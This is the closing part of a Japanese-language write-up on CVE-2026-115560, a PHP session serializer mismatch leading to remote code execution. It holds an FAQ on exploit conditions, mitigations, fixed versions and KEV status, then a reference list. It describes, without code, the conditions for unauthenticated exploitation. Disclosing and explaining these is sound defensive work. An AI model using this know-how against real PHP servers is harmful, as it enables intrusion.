- 2026-11-19: PHPが8.5.13、8.4.28、8.3.37、8.2.36を公開し、CVE-2026-115560のアドバイザリGHSA-658j-r8rw-q6mxを公開しました。
よくある質問
認証なしで悪用できますか?
はい、4つの設定条件が満たされる場合です。攻撃者にアカウントや管理者アクセスは必要ありません。セッションIDと、実行時にシリアライザーを変更する到達可能なエンドポイントが必要です。
既定の設定ではなぜ発生しないのですか?
既定のシリアライザーは書き込みも読み取りもphpなので、エンコーダーとデコーダーはパイプについて一致します。脆弱性には、パイプを未エスケープで書き込む起動時のシリアライザーと、それを構造として扱う実行時のデコーダーが必要です。
公開されたエクスプロイトはありますか?
シリアライザーの不一致は、読み込み可能なガジェットクラスが存在する場合にphp:8.4.27-apacheに対してエンドツーエンドで再現可能であり、「ローカルラボでどのように再現できますか?」セクションでその手順を示しています。
CISAのKEVに登録されていますか、実際に悪用されていますか?
いいえ。CVE-2026-115560は2026-11-19時点でCISAのKEVになく、悪用も報告されていません。関連する2つのPHPの脆弱性、CVE-2026-109618とCVE-2026-109619は2026-10-26にKEVへ追加されましたが、別のバグです。
アップロード進捗を無効にすれば修正されますか?
攻撃者のバイトを運ぶ書き込みがなくなるため、文書化された連鎖は崩れます。書き込み側と読み取り側が同じシリアライザーを使うというエンジンの前提は変わりません。修正版へのアップグレードも行ってください。
どのバージョンが修正されますか?
PHP 8.5.13、8.4.28、8.3.37、および8.2.36が2026-11-19のセキュリティリリースでCVE-2026-115560を修正しています。サポート終了ブランチを使っている場合はディストリビューションのバックポートを確認してください。
参考資料
- PHP、「Informational advisory: Session upload progress」、2026-10-23: https://www.php.net/archive/2026.php#2026-10-23-1(2026年11月19日確認)
- PHP、「Upcoming Critical PHP Security Release」、2026-11-18: https://www.php.net/archive/2026.php#2026-11-18-1(2026年11月19日確認)
- PHP、「Security advisory: Critical remote code execution vulnerabilities, update now」、2026-10-21: https://www.php.net/archive/2026.php#2026-10-21-5(2026年11月19日確認)
- タグ
php-8.5.12のPHPソースコード、ext/session/session.c: https://github.com/php/php-src/blob/php-8.5.12/ext/session/session.c(2026年11月19日確認) - タグ
php-8.5.12のPHPソースコード、main/rfc1867.c: https://github.com/php/php-src/blob/php-8.5.12/main/rfc1867.c(2026年11月19日確認) - タグ
php-8.5.12のPHPソースコード、ext/standard/var_unserializer.re: https://github.com/php/php-src/blob/php-8.5.12/ext/standard/var_unserializer.re(2026年11月19日確認) - GHSA-6wmf-4rv5-p3rp、「RCE via stale global state」、アップロード進捗の無効化を推奨する2026-10-21のアドバイザリ: https://github.com/php/php-src/security/advisories/GHSA-6wmf-4rv5-p3rp(2026年11月19日確認)
- GHSA-658j-r8rw-q6mx / CVE-2026-115560、「Session serializer mismatch can lead to remote code execution」(CVSS v4.0 9.2 CRITICAL)、2026-11-19公開: https://github.com/php/php-src/security/advisories/GHSA-658j-r8rw-q6mx および https://www.cve.org/CVERecord?id=CVE-2026-115560(2026年11月19日確認)
- CISAのKnown Exploited Vulnerabilitiesカタログ、バージョン2026.11.18、CVE-2026-115560は不在: https://www.cisa.gov/known-exploited-vulnerabilities-catalog(2026年11月19日確認)